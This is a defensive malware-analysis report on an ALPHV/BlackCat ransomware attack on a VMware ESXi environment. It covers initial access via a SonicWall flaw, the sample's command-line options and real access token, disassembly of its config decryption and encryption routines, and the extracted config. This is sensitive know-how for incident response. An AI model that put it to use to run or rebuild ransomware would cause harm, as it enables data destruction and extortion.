VEDERE LABS


Analysis of an ALPHV incident

Breaking Down the Complexity of the Most Sophisticated Ransomware

Contents

1. Executive Summary

This briefing is the result of an analysis of files and tools used by an affiliate of the ALPHV ransomware group during an attack on a VMware ESXi environment. The ransomware was deployed on March 17, 2022, and the incident involved two distinct exploitations: penetrating an Internet-exposed SonicWall firewall to gain initial access to the network (step 1 in the figure below) and then moving to and encrypting a VMware ESXi virtual farm (step 2).



ALPHV, also known as Black Cat and Noberus, is a Ransomware-as-a-Service gang first discovered in November 2021. They have hit more than 50 organizations and are distinguished for the following reasons:

- Using a ransomware written in Rust. This is part of a trend of attackers moving from C/C++ to other languages such as Golang, Rust, DLang and Nim. The use of a different language helps to avoid detection and makes malware analysis more difficult due to the lack of analysis tools.
- Using a binary payload that is created for each specific target. This binary includes a config file that contains information about the target environment. This step also helps to avoid detection and makes file hash IoCs less usable, since each new binary will be slightly different from the previous one.
- Supporting Windows and Linux variants, including specific capabilities for VMware ESXi hosts (such as stopping/deleting virtual machines and deleting snapshots).

Previous reports have noticed that although the group is relatively new, it was probably created by former members of other gangs, with the possibility of it being a rebranding of BlackMatter, a successor of the infamous REvil and DarkSide groups. Their preference for attacking network infrastructure devices and hosts with exposed RDP has also been documented.

This briefing presents a technical analysis of the incident focusing on the initial access via SonicWall SRA (Section 2.1) and the ALPHV ransomware sample deployed at an ESXi server (Section 2.2). From this analysis, we extract indicators of compromise (Section 3) and mitigation recommendations (Section 4) to help network defenders to detect and mitigate attacks from ALPHV and other similar ransomware groups.

ALPHV became widely known as “the most sophisticated ransomware of 2021.” New findings detailed in this report break down the malware’s sophisticated behavior and present ways to avoid damage, including:

- The description of how to extract the config file embedded in the malware, which contains information that can be used in incident response, such as harvested credentials or virtual machines spared from encryption (Section 2.2.2).
- The most detailed analysis of the encryption behavior of ALPHV, including the description of a previously unreported communication protocol used to distribute encryption between multiple instances of the malware. This is the first time we have observed this behavior in a ransomware, once again showing ALPHV's ingenuity (Section 2.2.3).
- An error-handling bug in the malware that allows to prevent encryption on Linux targets by creating a dummy *esxcli* executable (Section 2.2.4).

2. Technical Analysis

2.1. Initial Access via SonicWall SRA Firewall

ALPHV's affiliates use of network infrastructure devices for initial access is well known. In this incident, we believe the adversary leveraged CVE-2019-7481, an SQL injection vulnerability affecting Secure Remote Access (SRA) 4600 devices, to harvest credentials and gain initial access to the SonicWall. The actions performed lead us to believe that reconnaissance was performed prior to the infection on March 17, 2022.

After initial access, the adversary used a Bulgarian IP address of 78.128.113.10 and hostname of "ip-113-10.4vendeta.com" to download and install SonicWall's Virtual Assist module. The Virtual Assist app is traditionally used for basic operations, secure remote access, and file transfer between a technician and a customer. The IP address is from a shared hosting pool belonging to RACKWEB-NET which leads us to believe this is a burner IP address.

The adversary was able to execute code that waited for a legitimate user to connect and then hijacked the existing session. The adversary was able to change the password of the account and propagated into the ESXi farm to launch the ransomware attack.


2.2. VMware ESXi Ransomware

After gaining access to the ESXi servers, the adversary managed to deploy the ransomware payload. After that operation, most of the log files were encrypted, but the shell history was kept intact. From the shell history, we were able to immediately understand four things:

- The adversary manually launched commands at the target. This is evidenced by typos found during the execution of commands, as shown below

```
ls -lah /scratch/log/ | less
dadte
date
ls -lah /scratch/log/ | less
```

- The adversary probably had a Cyrillic keyboard layout installed, which is consistent with the Bulgarian IP address used for initial access. This is evidenced by one of those typos containing a Cyrillic character. These kinds of typos are common when switching between alphabets



- The unique access token used to run the malware binaries (/tmp/32 and /tmp/64) was left in the history.
- The attackers attempted to launch several instances of the malware sample at the same time. As the malware is designed to distribute file encryption tasks by communicating to its various instances over local sockets, this makes sense (we detail this behavior in Section 2.2.3). However, since the attackers did not use the "***--propagated***" command line option, this functionality would not work.

In possession of the access token, we were able to manually analyze the ransomware with several goals: understand the overall behavior of the sample, extract the embedded config file, desribe the file encryption functionality, and understand the OS-specific commands that the sample executes.

2.2.1. Overall behavior

Our sample (SHA256 hash is ***0ea5dfd5682892d6d84c9775f89faad0c3c8ecce89dfbba010a61a87b258969e***) is compiled to run on any modern x64 Linux system. It contains many compiled-in *Rust* libraries, as well as *glibc* code. The debug symbols are stripped and some of the content of the malware is encrypted. This version of the ALPHV malware has been created to target ESXi hypervisor systems.

Please note that all the binary offsets given in the subsections below may only be true for this specific sample. Please also note that we do not show full disassembly listings since they can be quite lengthy, instead we show only fragments.

The malware executable has an extensive set of command line options shown below:

```
USAGE:
    64 [OPTIONS] [SUBCOMMAND]

OPTIONS:
        --access-token <ACCESS_TOKEN>              Access Token
        --bypass <BYPASS>...
        --child                                    Run as child process
        --drag-and-drop                            Invoked with drag and drop
        --drop-drag-and-drop-target                Drop drag and drop target batch file
        --extra-verbose                            Log more to console
    -h, --help                                     Print help information
        --log-file <LOG_FILE>                      Enable logging to specified file
        --no-net                                   Do not discover network shares on Windows
        --no-prop                                  Do not self propagate(worm) on Windows
        --no-prop-servers <NO_PROP_SERVERS>...     Do not propagate to defined servers
        --no-vm-kill                               Do not stop VMs on ESXi
        --no-vm-kill-names <NO_VM_KILL_NAMES>...   Do not stop defined VMs on ESXi
        --no-vm-snapshot-kill                      Do not wipe VMs snapshots on ESXi
        --no-wall                                  Do not update desktop wallpaper on Windows
    -p, --paths <PATHS>...                         Only process files inside defined paths
        --propagated                               Run as propagated process
        --ui                                       Show user interface
    -v, --verbose                                  Log to console
```

The executable requires a proper access token (the ***–access-token*** parameter) to function. It must be run as follows:

```
./64 --access-token bc005f31f8923514
```

If no valid access token is provided, the malware will display the “Invalid config” error and will not execute any malicious functionality. This access token should be known to the attacker only, and it is used to derive the AES-128 key for decrypting the internal config of the malware. We will detail this in the Section 2.2.2.

The malware supports logging via the ***-v*** command line option, which is quite handy for understanding its behavior. Here is how the logging output looks like:

```
09:55:45 MASTER [INFO] locker::core::stack: Starting Supervisor
09:55:45 MASTER [INFO] locker::core::stack: Starting Discoverer
09:55:45 MASTER [INFO] locker::core::stack: Starting File Unlockers
09:55:45 MASTER [INFO] locker::core::stack: Starting File Processing Pipeline
09:55:45 MASTER [INFO] locker::core::pipeline::chunk_workers_supervisor: spawned_workers=2
09:55:45 MASTER [INFO] locker::core::pipeline::file_worker_pool: spawned_file_dispatchers=2
09:55:45 MASTER [INFO] locker::core::pipeline::file_worker_pool: spawned_chunk_work_infastructure=2
09:55:45 MASTER [INFO] locker::core::stack: Detecting Other Instances
09:55:45 MASTER [INFO] locker::core::stack: Starting Cluster Service
09:55:45 MASTER [INFO] locker::core::stack: Connecting to Cluster
09:55:45 MASTER [INFO] locker::core::stack: This is a Child Process
09:55:45 MASTER [INFO] locker::core::stack: Starting Platform
09:55:45 MASTER [INFO] locker::core::stack: Pre Loop
09:55:45 MASTER [INFO] locker::core::stack: Main loop
09:55:45 MASTER [INFO] locker::core::discoverer: Recv Path -> /home/user/Downloads/
09:55:45 MASTER [INFO] locker::core::cluster: client=2405355475715894174
09:55:45 MASTER [INFO] locker::core::discoverer: Traversing -> /home/user/Downloads/
09:55:45 MASTER [INFO] locker::core::discoverer: Testing -> /home/user/Downloads/important_doc.txt
09:55:45 MASTER [INFO] locker::core::discoverer: Sending to Pipeline -> /home/user/Downloads/important_doc.txt
09:55:46 MASTER [INFO] locker::core::cluster: client_recv=TryPath(`/home/user/folder")
09:55:46 MASTER [INFO] locker::core::discoverer: Recv Path -> /home/user/folder
09:55:46 MASTER [INFO] locker::core::discoverer: Traversing -> /home/user/folder
09:55:46 MASTER [INFO] locker::core::discoverer: Testing -> /home/user/folder/helloworld.txt
09:55:46 MASTER [INFO] locker::core::discoverer: Sending to Pipeline -> /home/user/folder/helloworld.txt
09:55:47 MASTER [INFO] locker::core::renderer: Speed: 0.00 Mb/s, Data: 0Mb/0Mb, Files processed: 2/2, Files scanned: 2
09:55:49 MASTER [INFO] locker::core::renderer: Speed: 0.00 Mb/s, Data: 0Mb/0Mb, Files processed: 2/2, Files scanned: 2
09:55:51 MASTER [INFO] locker::core::renderer: Speed: 0.00 Mb/s, Data: 0Mb/0Mb, Files processed: 2/2, Files scanned: 2
09:55:54 MASTER [INFO] locker::core::renderer: Speed: 0.00 Mb/s, Data: 0Mb/0Mb, Files processed: 2/2, Files scanned: 2
09:55:56 MASTER [INFO] locker::core::renderer: Speed: 0.00 Mb/s, Data: 0Mb/0Mb, Files processed: 2/2, Files scanned: 2
09:55:56 MASTER [INFO] locker::core::cluster: terminated
09:55:56 MASTER [INFO] locker::core::renderer: Speed: 0.00 Mb/s, Data: 0Mb/0Mb, Files processed: 2/2, Files scanned: 2
09:55:56 MASTER [INFO] locker::core::renderer: Time taken: 10.798484663s
09:55:56 MASTER [INFO] locker::core::stack: Platform Shutdown
09:55:56 MASTER [INFO] locker::core::stack: Finished
```

There are several other options: network discovery and propagation (supported only in Windows), the ability to encrypt only specific file paths, advanced logging, user interface, and more.

Briefly, the sample will attempt to identify whether it runs on an ESXi system, run some commands via the ***esxcli*** utility (if it's an ESXi hypervisor system), and then proceed to encrypting files. It speeds up the encryption by spawning multiple threads. When encrypting files, it will drop a ransom note in every folder it touches.

There are quite a few nuances to this behavior, which we detail in the following sections.

2.2.2. Access token and config extraction

On March 16, researchers at vx-underground noticed that ALPHV had changed its binary characteristics and that previous tools for extracting the config file from the malware did not work anymore. Although the incident being analyzed happened only a day after the new variant was detected, this was already the version used.

Extracting this config is important not only to understand the indicators of compromise specific to the incident (such as *have the attackers been able to obtain legitimate credentials for lateral movement?*), but to facilitate the malware analysis itself.

This malware sample contains a built-in JSON config. However, it is encrypted and it would be quite difficult to extract it statically. The config is being decrypted at runtime, using the access token argument for generating the AES-128 decryption key (the ***–access-token*** parameter). We found that only the first 8 bytes (or 16 characters) of the access token are used to decrypt the config.

We have located the encrypted config within the data segment of the sample (in our case, at the offset 0x190969):

```
.rodata:0000000000190969 rodata_encrypted_config db  2Ah ; *     ; DATA XREF: sub_84CE0+3724↑o
.rodata:000000000019096A                         db  1Fh
.rodata:000000000019096B                         db  70h ; p
.rodata:000000000019096C                         db  27h ; '
.rodata:000000000019096D                         db  70h ; p
.rodata:000000000019096E                         db  3Ch ; <
.rodata:000000000019096F                         db 0AAh
.rodata:0000000000190970                         db  55h ; U
.rodata:0000000000190971                         db 0E1h
.rodata:0000000000190972                         db  5Ch ; \
.rodata:0000000000190973                         db  99h
.rodata:0000000000190974                         db  43h ; C
```

To find the proper location in the data segment, we have looked at the cross references to data “blobs” with high entropy, under the assumption that the encrypted data should have higher entropy than code or strings. After a while, we could identify several such “blobs”, and, by carefully following the cross-references, we could identify that one of them is used by the assembly fragment that performs the config decryption routines.

The cryptographic algorithm looks like AES-128, and the first 8 bytes (16 characters) of the access token are used to generate the decryption key:

```
.text:00000000000F748B
.text:00000000000F748B decrypt_config:                    ; CODE XREF: maybe_generate_aes_key+625↓j
.text:00000000000F748B                movups  xmm0, xmmword ptr [rbx] ; rbx contains the first 16 characters of the access token
.text:00000000000F748E                movaps  [rsp+838h+var_8_bytes_2], xmm0
.text:00000000000F7493                movaps  [rsp+838h+ptr_8_bytes], xmm0
.text:00000000000F749B                lea     rdi, [rsp+838h+var_some_buffer]
.text:00000000000F74A3                lea     rsi, [rsp+838h+ptr_8_bytes]
.text:00000000000F74AB                call    aes_keygen_assist_1 ; rdi contains the 16 bytes of the config
.text:00000000000F74B0                pshufd  xmm0, [rsp+838h+var_some_buffer], 0FFh ; take the lowest 4 bytes from the AES key and shuffle them into xmm0
.text:00000000000F74BA                movdqa  xmm3, [rsp+838h+var_8_bytes_2] ; 16 chars of the access token -> xmm3
.text:00000000000F74C0                movdqa  xmm1, xmm3
.text:00000000000F74C4                pslldq  xmm1, 4
.text:00000000000F74C9                pxor    xmm1, xmm3
.text:00000000000F74CD                movdqa  xmm2, xmm3
.text:00000000000F74D1                pslldq  xmm2, 8
.text:00000000000F74D6                pslldq  xmm3, 0Ch
.text:00000000000F74DB                pxor    xmm3, xmm2
.text:00000000000F74DF                pxor    xmm3, xmm1
.text:00000000000F74E3                pxor    xmm3, xmm0
.text:00000000000F74E7                movdqa  [rsp+838h+var_808], xmm3
.text:00000000000F74ED                movdqa  [rsp+838h+var_358], xmm3
.text:00000000000F74F6                lea     rdi, [rsp+838h+var_some_buffer]
.text:00000000000F74FE                lea     rsi, [rsp+838h+var_358]
.text:00000000000F7506                call    aes_inv_mix_columns
.text:00000000000F750B                movaps  xmm0, [rsp+838h+var_some_buffer]
.text:00000000000F7513                movaps  [rsp+838h+var_778], xmm0
.text:00000000000F751B                movaps  xmm0, [rsp+838h+var_808]
.text:00000000000F7520                movaps  [rsp+838h+var_348], xmm0
.text:00000000000F7528                lea     rdi, [rsp+838h+var_some_buffer]
.text:00000000000F7530                lea     rsi, [rsp+838h+var_348]
.text:00000000000F7538                call    aes_keygen_assist_2
```

The config has a fixed maximum length of 8128 bytes, and it is being decrypted with the generated AES-128 key in a loop, 128 bytes at a time:

```
.text:00000000000886E0 decrypt_config_loop:                    ; CODE XREF: sub_84CE0+3D7F↓j
.text:00000000000886E0                movaps  xmm0, [rsp+28h+arg_2E8]
.text:00000000000886E8                movaps  xmmword ptr [rsp+28h+ptr_buff_8128], xmm0
.text:00000000000886ED                movaps  [rsp+28h+arg_1268], xmm0
.text:00000000000886F5                movaps  xmm0, cs:some_16_bytes
.text:00000000000886FC                movaps  [rsp+28h+arg_16_bytes_of_aes_key_0], xmm0
.text:0000000000088704                mov     rdi, rbx
.text:0000000000088707                mov     rsi, r12
.text:000000000008870A                mov     rdx, r14
.text:000000000008870D                call    func_pshufb_wrapper
.text:0000000000088712                movaps  xmm0, [rsp+28h+arg_10E8]
.text:000000000008871A                movaps  [rsp+28h+ptr_after_config], xmm0
.text:000000000008871F                movdqa  xmm0, xmmword ptr [rsp+28h+ptr_buff_8128]
.text:0000000000088725                paddq   xmm0, cs:some_xmmword_1
.text:000000000008872D                movdqa  [rsp+28h+arg_1268], xmm0
.text:0000000000088736                movaps  xmm0, cs:some_16_bytes
.text:000000000008873D                movaps  [rsp+28h+arg_16_bytes_of_aes_key_0], xmm0
.text:0000000000088745                mov     rdi, rbx
.text:0000000000088748                mov     rsi, r12
.text:000000000008874B                mov     rdx, r14
.text:000000000008874E                call    func_pshufb_wrapper
.text:0000000000088753                movaps  xmm0, [rsp+28h+arg_10E8]
.text:000000000008875B                movaps  [rsp+28h+ptr_to_size_8128], xmm0
.text:0000000000088763                movdqa  xmm0, xmmword ptr [rsp+28h+ptr_buff_8128]
.text:0000000000088769                paddq   xmm0, cs:xmmword_1784A0
```

In our case, the config was smaller than the maximum length, and the remaining bytes were padded with space characters (*0x20*). Finally, the decrypted config is placed into the heap memory, and can be extracted from it at runtime using a debugger:

```
.text:0000000000088B4E after_config_is_decrypted:              ; CODE XREF: sub_84CE0+3D9E↑j
.text:0000000000088B4E                mov     rcx, qword ptr [rsp+28h+ptr_to_size_8128] ; rcx <- 0
.text:0000000000088B56                mov     [rsp+28h+arg_468], cl ; 0
.text:0000000000088B5D                test    rcx, rcx
.text:0000000000088B60                mov     r15, [rsp+28h+var_18] ; 64
.text:0000000000088B65                mov     r12, [rsp+28h+ptr_config] ; pointer to the decrypted config
.text:0000000000088B6D                mov     r14, [rsp+28h+a20] ; pointer to the 16 characters of the access token
```

We were able to extract the config from the heap memory (we had to remove some of the entries, otherwise it would have been quite lengthy):

```
{
  "config_id": "",
  "extension": "4rc3twm",
  "public_key": "MIIBIjANBgkqhkiG9w0BAQEFA[redacted]",
  "note_file_name": "RECOVER-${EXTENSION}-FILES.txt",
  "note_full_text": ">> What happened?\n\nImportant files on your network was ENCRYPTED and now they have \"${EXTENSION}\"
  "note_short_text": "Important files on your network was DOWNLOADED and ENCRYPTED.\nSee \"${NOTE_FILE_NAME}\" file to get
  "credentials": [],
  "default_file_mode": "Auto",
  "default_file_cipher": "Best",
  "kill_services": [
    "mepocs",
    "veeam",
    "msexchange",
    [redacted],
  ],
  "kill_processes": [
    "agntsvc",
    "dbeng50",
    "dbsnmp",
    "firefox",
    "msaccess",
    [redacted],
  ],
  "exclude_directory_names": [
    "system volume information",
    "intel",
    "$windows.~ws",
    "mozilla",
    [redacted],
  ],
  "exclude_file_names": [
    "desktop.ini",
    "autorun.inf",
    "ntldr",
    "bootsect.bak",
    [redacted],
  ],
  "exclude_file_extensions": [
    "themepack",
    "nls",
    "bin",
    [redacted],
  ],
  "exclude_file_path_wildcard": [],
  "enable_network_discovery": true,
  "enable_self_propagation": true,
  "enable_set_wallpaper": true,
  "enable_esxi_vm_kill": true,
  "enable_esxi_vm_snapshot_kill": true,
  "strict_include_paths": [],
  "esxi_vm_kill_exclude": [
    "DC1"
  ]
}
```


Even though our sample was compiled for ESXi/Linux, we can still observe a lot of Windows-related entries in the config. This may be because a default config was used in this attack. From the config we can see that by default it will attempt to kill ESXi VMs and delete snapshots (the self-propagation and network discovery functionality seems to be Windows-only). There is some small evidence that the config was customized to our target environment - ***esxi_vm_kill_exclude*** contains the name of an actual machine from the affected environment ("DC1").

As we can see from the extracted config, the sample will attempt to kill ESXi virtual machines and delete the snapshots by default (we can also confirm this after having performed dynamic analysis).

2.2.3. File encryption and everything related to it

We have observed that the malware uses concurrent CPU threads for encryption. This strategy is not new and has been used by other groups, such as **Conti**.

Prior to file encryption, the sample checks whether it already has the extension of the encrypted files specified in the config ("***.4rc3twm***" in our case). If the file already has the "encrypted" extension, it will not be encrypted. The following disassembly illustrates this check:

```
.text:00000000000B3DFC check_file_extension:                ; CODE XREF: maybe_encrypt_files+181↑j
.text:00000000000B3DFC                  add     rbx, rbp
.text:00000000000B3DFF                  mov     rdi, r14        ; s1
.text:00000000000B3E02                  mov     rsi, rbx        ; s2
.text:00000000000B3E05                  call    cs:bcmp_ptr     ; check file extension against the one in config
.text:00000000000B3E0B                  test    eax, eax
.text:00000000000B3E0D                  setz    bl
.text:00000000000B3E10                  test    r12, r12
.text:00000000000B3E13                  jz      short loc_B3E1E
.text:00000000000B3E15
.text:00000000000B3E15 loc_B3E15:                           ; CODE XREF: maybe_encrypt_files+188↑j
.text:00000000000B3E15                  mov     rdi, r14        ; ptr
.text:00000000000B3E18                  call    cs:free_ptr
.text:00000000000B3E1E
.text:00000000000B3E1E loc_B3E1E:                           ; CODE XREF: maybe_encrypt_files+18A↑j
.text:00000000000B3E1E                                      ; maybe_encrypt_files+1A3↑j
.text:00000000000B3E1E                  test    bl, bl
.text:00000000000B3E20                  mov     rbp, [rsp+30h+var_20]
.text:00000000000B3E25                  lea     r12, [rsp+30h+dest]
.text:00000000000B3E2D                  jz      loc_B401D
.text:00000000000B3E33                  mov     rax, cs:qword_3C61A0
.text:00000000000B3E3A                  cmp     rax, 3
.text:00000000000B3E3E                  jb      loc_B3F3A
.text:00000000000B3E44                  mov     qword ptr [rsp+30h+fd], rbp
.text:00000000000B3E4C                  lea     rax, sub_41740
.text:00000000000B3E53                  mov     qword ptr [rsp+30h+arg_file_path_len], rax
.text:00000000000B3E5B                  mov     rax, cs:qword_3C6178
.text:00000000000B3E62                  cmp     rax, 2
.text:00000000000B3E66                  lea     rax, off_3C0618
.text:00000000000B3E6D                  cmovz   rax, cs:off_3C6038
.text:00000000000B3E75                  lea     rdi, unk_19EA30
.text:00000000000B3E7C                  cmovz   rdi, cs:off_3C6030
.text:00000000000B3E84                  mov     qword ptr [rsp+250h], 1
.text:00000000000B3E90                  mov     qword ptr [rsp+258h], 0
.text:00000000000B3E9C                  mov     qword ptr [rsp+30h+dest], 3
.text:00000000000B3EA8                  lea     rcx, aAssertionFaile_3+5Ah ; "locker::core::pipeline::file_worker_poo"...
.text:00000000000B3EAF                  mov     qword ptr [rsp+30h+dest+8], rcx
.text:00000000000B3EB7                  mov     qword ptr [rsp+30h+mode], 2Dh ; '-'
.text:00000000000B3EC3                  lea     rdx, off_3BE7E0 ; "File already has encrypted extension ->"...
```

We found some references to the ChaCha20 encryption algorithm in the sample, however, currently we cannot confirm whether this is the exact encryption algorithm used:

```
.rodata:0000000000178D98 aLogFilelogFile db 'log-fileLOG_FILEos_error.renamedShutdownChaCha20HeadOnlyFinished '
.rodata:0000000000178D98                                        ; DATA XREF: sub_84CE0+25A5↑o
.rodata:0000000000178D98                                        ; sub_8C0A0+2F1E↑o ...
```

From what we have observed, the encryption algorithm used was AES-128. We could not yet completely verify this assumption as the encryption functionality has complex control flows and will require significant time to fully analyze. All file encryption activities begin at the following offset (there is a loop that handles the encryption for each file):

```
.text:00000000000AC450 encryption_routines_loc:             ; CODE XREF: maybe_encrypt_files+361B↓p
.text:00000000000AC450                                      ; maybe_main_function+3FA2↓p
.text:00000000000AC450                  push    rbp
.text:00000000000AC451                  push    r15
.text:00000000000AC453                  push    r14
.text:00000000000AC455                  push    r13
.text:00000000000AC457                  push    r12
.text:00000000000AC459                  push    rbx
.text:00000000000AC45A                  sub     rsp, 0A8h
.text:00000000000AC461                  mov     [rsp+98h], rdx  ; maybe ptr to the key or encrypted contents
.text:00000000000AC469                  mov     [rsp+90h], rsi
.text:00000000000AC471                  mov     r14, rdi
.text:00000000000AC474                  mov     edi, 80h
.text:00000000000AC479                  call    cs:malloc_ptr   ; allocates 128 bytes
```

Before encrypting any files, the malware will create a file called "***RECOVER-{extension}-NOTES.txt***" in the working directory of that file (in our case, "***RECOVER-4rc3twm-NOTES.txt***"), and populate it with the ransom message written in the config file. Next, it will proceed to encrypting files.

Each file is being encrypted in two passes, during each pass an "encryption config" is being generated in memory (note, the config is created before encryption for every target file):

```
# Encryption config generated during the first pass
{
  "version": 0,
  "mode": "Full",
  "cipher": "Aes",
  "private_key": [
    244,
    241,
    109,
    168,
    231,
    54,
    77,
    244,
    225,
    98,
    61,
    161,
    213,
    176,
    141,
    185
  ],
  "data_size": 11,
  "chunk_size": 25362816,
  "finished": false
}
```

```
# Encryption config generated during the second pass
{
  "version": 0,
  "mode": "Full",
  "cipher": "Aes",
  "private_key": [
    244,
    241,
    109,
    168,
    231,
    54,
    77,
    244,
    225,
    98,
    61,
    161,
    213,
    176,
    141,
    185
  ],
  "data_size": 11,
  "chunk_size": 25362816,
  "finished": true
}
```

In particular, the ***private_key*** entry contains the key used for encryption (derived from the rest of characters access token starting at the 17th one), and the ***finished*** entry is set to "true" before the last encryption pass. This evidence leads us to assume that the encryption routines are highly flexible and can be changed from one build of the same malware to another. Therefore, the following behavior might change significantly from sample to sample.

We were wondering about the lack of heavy obfuscation in this malware sample. However, the fact that everything, including the encryption algorithm, can be customized "on-the-fly" makes it already very difficult for anti-virus software to detect such samples. On the other hand, the lack of heavy obfuscation allows to avoid sacrificing the file encryption efficiency, which is probably what the authors of the malware are after.

During each pass, the private key in the config is being validated:

```
.text:00000000000AD497 loc_AD497:                              ; CODE XREF: func_main_encrypt_function+1DBC↑j
.text:00000000000AD497                 mov     rax, [rsp+arg_90]
.text:00000000000AD49F                 mov     rbp, [rax]
.text:00000000000AD4A2                 mov     r14, [rax+10h]
.text:00000000000AD4A6                 lea     rdi, [rsp+arg_10]
.text:00000000000AD4AB                 mov     rsi, rbp
.text:00000000000AD4AE                 mov     rdx, r14
.text:00000000000AD4B1                 mov     rcx, r12        ; pointer to the json that contains the private key
.text:00000000000AD4B4                 mov     r8, r15
.text:00000000000AD4B7                 call    maybe_validate_privkey
.text:00000000000AD4BC                 cmp     [rsp+arg_10], 0
.text:00000000000AD4C2                 jz      short privkey_is_valid
.text:00000000000AD4C4                 lea     rdi, unk_18F651 ; src
.text:00000000000AD4CB                 mov     esi, 0Bh        ; n
.text:00000000000AD4D0                 call    sub_FDF20
.text:00000000000AD4D5                 mov     r14, rax
.text:00000000000AD4D8                 mov     rbx, rdx
.text:00000000000AD4DB                 mov     rbp, rdx
.text:00000000000AD4DE                 shr     rbp, 8
.text:00000000000AD4E2                 shld    rbx, rax, 38h
.text:00000000000AD4E7                 test    r15, r15
.text:00000000000AD4EA                 jnz     loc_AD860
.text:00000000000AD4F0                 jmp     loc_AD869
.text:00000000000AD4F5 ; ---------------------------------------------------------------------------
.text:00000000000AD4F5
.text:00000000000AD4F5 privkey_is_valid:                       ; CODE XREF: func_main_encrypt_function+1DF2↑j
.text:00000000000AD4F5                 test    r15, r15
.text:00000000000AD4F8                 jz      short loc_AD503
.text:00000000000AD4FA                 mov     rdi, r12        ; ptr
.text:00000000000AD4FD                 call    cs:free_ptr
```

The first encryption pass starts at the following location (the address of ***encryption_routines_loc*** is at the offset "*0xac450*"):

```
.text:00000000000B7278 first_encryption_pass_loc:              ; CODE XREF: maybe_encrypt_files+3500↑j
.text:00000000000B7278                 lea     rdi, [rsp+30h+fd]
.text:00000000000B7280                 mov     rsi, rbx
.text:00000000000B7283                 mov     rdx, [rsp+30h+arg_88]
.text:00000000000B728B                 call    encryption_routines_loc
```

The second encryption pass starts at the following location (the address of ***encryption_routines_loc*** is at the offset "*0xac450*"):

```
.text:00000000000D9F12 second_encryption_pass_loc:             ; CODE XREF: maybe_main_function+3F67↑j
.text:00000000000D9F12                 lea     rdi, [rsp+638h+ptr]
.text:00000000000D9F1A                 mov     rsi, r13
.text:00000000000D9F1D                 mov     rdx, [rsp+638h+var_5F8]
.text:00000000000D9F22                 call    encryption_routines_loc
```

The file modifications (encryption) start at the following location:

```
.text:00000000000AD79E garble_the_file_1st_time_loc:           ; CODE XREF: func_main_encrypt_function+1FC3↑j
.text:00000000000AD79E                                         ; func_main_encrypt_function+20AB↑j
.text:00000000000AD79E                 bswap   ecx
.text:00000000000AD7A0                 mov     dword ptr [rsp+src], ecx ; append the 4 garbled bytes to the original content of the file
.text:00000000000AD7A4                 lea     rsi, [rsp+src]  ; buf
.text:00000000000AD7A9                 mov     edx, 4          ; n
.text:00000000000AD7AE                 mov     edi, [rsp+fd]   ; fd
.text:00000000000AD7B2                 call    cs:write_ptr
.text:00000000000AD7B8                 cmp     rax, 0FFFFFFFFFFFFFFFFh
.text:00000000000AD7BC                 jnz     short loc_AD7C4
.text:00000000000AD7BE                 call    cs:__errno_location_ptr
.text:00000000000AD7C4
.text:00000000000AD7C4 loc_AD7C4:                              ; CODE XREF: func_main_encrypt_function+20EC↑j
.text:00000000000AD7C4                 mov     rdi, rbx
.text:00000000000AD7C7                 mov     rsi, r12
.text:00000000000AD7CA                 mov     rdx, r13
.text:00000000000AD7CD                 call    func_write_into_file
.text:00000000000AD7D2                 mov     r14, rax
.text:00000000000AD7D5                 cmp     r14b, 4
.text:00000000000AD7D9                 jnz     short loc_AD84C
.text:00000000000AD7DB                 bswap   r13d
.text:00000000000AD7DE                 mov     dword ptr [rsp+arg_10], r13d
.text:00000000000AD7E3                 lea     rsi, [rsp+arg_10]
.text:00000000000AD7E8                 mov     edx, 4          ; add another garbled 4 bytes (is this some kind of a separator?)
.text:00000000000AD7ED                 mov     rdi, rbx
.text:00000000000AD7F0                 call    func_write_into_file
.text:00000000000AD7F5                 cmp     al, 3
.text:00000000000AD7F7                 jnz     short loc_AD822
.text:00000000000AD7F9                 mov     rbx, rdx
.text:00000000000AD7FC                 mov     rdi, [rdx]
.text:00000000000AD7FF                 mov     rax, [rdx+8]
.text:00000000000AD803                 call    qword ptr [rax]
.text:00000000000AD805                 mov     rax, [rbx+8]
.text:00000000000AD809                 cmp     qword ptr [rax+8], 0
.text:00000000000AD80E                 jz      short loc_AD819
.text:00000000000AD810                 mov     rdi, [rbx]      ; ptr
.text:00000000000AD813                 call    cs:free_ptr
```

After the first encryption pass, the malware creates a file "***checkpoints-[file-under-encryption].[encrypted-extension]***" (e.g., "***checkpoints-helloworld.txt.4rc3twm***" in our case), these files seem to contain some status flags, but we could not decipher their meaning:

```
$ xxd checkpoints-helloworld.txt.4rc3twm

00000000: 0008 0800                ....
```

